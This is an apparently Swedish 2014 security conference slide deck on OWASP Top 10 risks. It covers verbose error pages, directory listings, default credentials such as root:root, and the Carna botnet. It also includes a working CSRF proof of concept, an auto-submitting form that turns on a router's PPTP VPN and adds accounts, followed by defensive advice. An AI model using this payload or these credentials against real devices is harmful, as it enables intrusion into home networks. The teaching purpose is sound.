

Internetdagarna 2014

Gustav Nyqvist

Åke Bengtsson

2014-11-24



www.owasp.org



- Security misconfiguration
- Cross-site request forgery (CSRF)
- Using known vulnerable components



Security misconfiguration

Topp 5



Pratsamma felsidor

Server Error in '/' Application.

Input string was not in a correct format.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.FormatException: Input string was not in a correct format.

Source Error:

The source code that generated this unhandled exception can only be shown when compiled in debug mode. To enable this, please follow one of the below steps, then request the URL:

1. Add a "Debug=true" directive at the top of the file that generated the error. Example:

```
<%@ Page Language="C#" Debug="true" %>
```

or:

2) Add the following section to the configuration file of your application:

```
<configuration>
  <system.web>
    <compilation debug="true"/>
  </system.web>
</configuration>
```

Note that this second technique will cause all files within a given application to be compiled in debug mode. The first technique will cause only that particular file to be compiled in debug mode.

Important: Running applications in debug mode does incur a memory/performance overhead. You should make sure that an application has debugging disabled before deploying into production scenario.

Stack Trace:

```
[FormatException: Input string was not in a correct format.]
System.Number.StringToNumber(String str, NumberStyles options, NumberBuffer& number, NumberFormatInfo info, Boolean parseDecimal) +14345541
System.Number.ParseInt32(String s, NumberStyles style, NumberFormatInfo info) +305
ASP.default_aspx.__RenderBodyContent(HtmlTextWriter __w, Control parameterContainer) +95
System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +131
System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
ASP.site_master.__Render__control9(HtmlTextWriter __w, Control parameterContainer) +461
System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +131
System.Web.UI.HtmlControls.HtmlForm.RenderChildren(HtmlTextWriter writer) +394
System.Web.UI.HtmlControls.HtmlContainerControl.Render(HtmlTextWriter writer) +49
System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +246
System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
System.Web.UI.Control.RenderChildrenInternal(HtmlTextWriter writer, ICollection children) +246
System.Web.UI.Page.Render(HtmlTextWriter writer) +40
System.Web.UI.Control.RenderControlInternal(HtmlTextWriter writer, ControlAdapter adapter) +150
System.Web.UI.Page.ProcessRequestMain(Boolean includeStagesBeforeAsyncPoint, Boolean includeStagesAfterAsyncPoint) +5363
```

Version Information: Microsoft .NET Framework Version:4.0.30319; ASP.NET Version:4.0.30319.34212



File listing


localhost - /account/

[\[To Parent Directory\]](#)

11/17/2014 11:43 AM	1389	AddPhoneNumber.aspx
11/17/2014 11:43 AM	905	Confirm.aspx
11/17/2014 11:43 AM	2061	Forgot.aspx
11/17/2014 11:43 AM	412	Lockout.aspx
11/17/2014 11:43 AM	3620	Login.aspx
11/17/2014 11:43 AM	3943	Manage.aspx
11/17/2014 11:43 AM	1957	ManageLogins.aspx
11/17/2014 11:43 AM	6626	ManagePassword.aspx
11/17/2014 11:43 AM	1071	OpenAuthProviders.ascx
11/17/2014 11:43 AM	2660	Register.aspx
11/17/2014 11:43 AM	1798	RegisterExternalLogin.aspx
11/17/2014 11:43 AM	2684	ResetPassword.aspx
11/17/2014 11:43 AM	529	ResetPasswordConfirmation.aspx
11/17/2014 11:43 AM	2447	TwoFactorAuthenticationSignIn.aspx
11/17/2014 11:43 AM	1391	VerifyPhoneNumber.aspx
11/17/2014 11:43 AM	224	Web.config



Standardlösenord



The screenshot displays the MySQL Workbench interface. At the top left, the title bar reads "MySQL Connections" with a plus sign and a refresh icon. To the right is a search bar labeled "Filter connections". Below this, a connection card for "Local instance MySQL56" is visible, showing the user "root", the host "localhost:3306", and the status "n/a".

In the foreground, a dialog box titled "Connect to MySQL Server" is open. It features the MySQL Workbench logo and a padlock icon. The text inside the dialog reads: "Please enter password for the following service:". Below this, the following information is displayed:

- Service:** Mysql@localhost:3306
- User:** root
- Password:** [Empty text input field]

At the bottom of the dialog, there is a checkbox labeled "Save password in vault" which is currently unchecked. Two buttons, "OK" and "Cancel", are located at the bottom right of the dialog.



Telnet


root:root, admin:admin

Carna Botnet

420 000 klienter

Skanna internet





<http://internetcensus2012.bitbucket.org/paper.html>


++
Average
--

Relative IPv4 utilization observed using ICMP Ping requests

© Knowit Secure AB 2014

Source: Carna Botnet

Kippo



- Ta fram en upprepbar härdningsprocess, gärna automatiserad
- Ta fram en process för driftsättning och patch-hantering
- Verifiera konfigurationen genom återkommande sårbarhets-skanningar



Cross-site request forgery (CSRF)

Topp 8



Det klassiska exemplet


`http://www.bank.com/app/transferFunds?amount=1500&destinationAccount=123`

```

```



Något lite mer aktuellt...




Admingränssnitt

VPN - VPN-server Allmänt

Grundläggande konfig

Aktivera VPN-servern	<input type="checkbox"/> OFF
Serverläge	PPTP
Nätverksplats (Samba) support	<input checked="" type="radio"/> Ja <input type="radio"/> Nej

Användarnamn och lösenord (Maxgräns : 16)

Anslutningsstatus	Användarnamn	Lösenord	Lägg till / Ta bort
-	<input type="text"/>	<input type="text"/>	

Inga data i tabellen.

Tillämpa



POST-anrop

```
POST /start_apply.htm HTTP/1.1
Host: 192.168.1.1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:33.0) Gecko/20100101 Firefox/33.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: sv-SE,sv;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.1/Advanced_VPN_Content.asp
Authorization: Basic YWRtaW46UGw4bmtHcg==
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 487
```

```
current_page=Advanced_VPN_Content.asp&next_page=Advanced_VPN_Content.asp&modified=0&action_mode=apply&action_wait=10
&action_script=restart_vpnd&preferred_lang=SV&firmver=3.0.0.4&VPNServer_enable=1&VPNServer_mode=pptpd&pptpd_enable=1
&pptpd_broadcast=disable&pptpd_clientlist=%3Cuser%3E1234&status_pptpd=&status_openvpnd=&VPNServer_mode_select=pptpd&
pptpd_broadcast_ppp=0&pptpd_clientlist_username=&pptpd_clientlist_password=&vpn_server_clientlist_username=&vpn_serv
er_clientlist_password=|
```



Ett formulär

```
<html>
  <body>
    <form action="http://192.168.1.1/start_apply.htm" method="POST" name="csrf_form">
      <input type="hidden" name="current&#95;page" value="Advanced&#95;VPN&#95;Content&#46;asp" />
      <input type="hidden" name="next&#95;page" value="Advanced&#95;VPN&#95;Content&#46;asp" />
      <input type="hidden" name="modified" value="0" />
      <input type="hidden" name="action&#95;mode" value="apply" />
      <input type="hidden" name="action&#95;wait" value="10" />
      <input type="hidden" name="action&#95;script" value="restart&#95;vpnd" />
      <input type="hidden" name="preferred&#95;lang" value="SV" />
      <input type="hidden" name="firmver" value="3&#46;0&#46;0&#46;4" />
      <input type="hidden" name="VPNServer&#95;enable" value="1" />
      <input type="hidden" name="VPNServer&#95;mode" value="pptpd" />
      <input type="hidden" name="pptpd&#95;enable" value="1" />
      <input type="hidden" name="pptpd&#95;broadcast" value="disable" />
      <input type="hidden" name="pptpd&#95;clientlist" value="&lt;kung&gt;1234&lt;user&gt;1234" />
      <input type="hidden" name="status&#95;pptpd" value="" />
      <input type="hidden" name="status&#95;openvpnd" value="" />
      <input type="hidden" name="VPNServer&#95;mode&#95;select" value="pptpd" />
      <input type="hidden" name="pptpd&#95;broadcast&#95;ppp" value="0" />
      <input type="hidden" name="pptpd&#95;clientlist&#95;username" value="" />
      <input type="hidden" name="pptpd&#95;clientlist&#95;password" value="" />
      <input type="hidden" name="vpn&#95;server&#95;clientlist&#95;username" value="" />
      <input type="hidden" name="vpn&#95;server&#95;clientlist&#95;password" value="" />
    </form>
  </body>
  <script>
    window.onload = function() {
      document.forms['csrf_form'].submit()
    }
  </script>
</html>
```



Med lite tur...

VPN - VPN-server Allmänt

Grundläggande konfig

Aktivera VPN-servern	<input checked="" type="checkbox"/> ON
Serverläge	PPTP
Nätverksplats (Samba) support	<input checked="" type="radio"/> Ja <input type="radio"/> Nej

Användarnamn och lösenord (Maxgräns : 16)

Anslutningsstatus	Användarnamn	Lösenord	Lägg till / Ta bort
-	<input type="text"/>	<input type="password"/>	<input type="button" value="+"/>
Frånkopplad	kung	1234	<input type="button" value="-"/>
Frånkopplad	user	1234	<input type="button" value="-"/>



- CSRF-Tokens
- Kräv explicit autentisering för känsliga operationer
- CAPTCHA




Using known vulnerable components

Topp 9



CVE-2014-0160

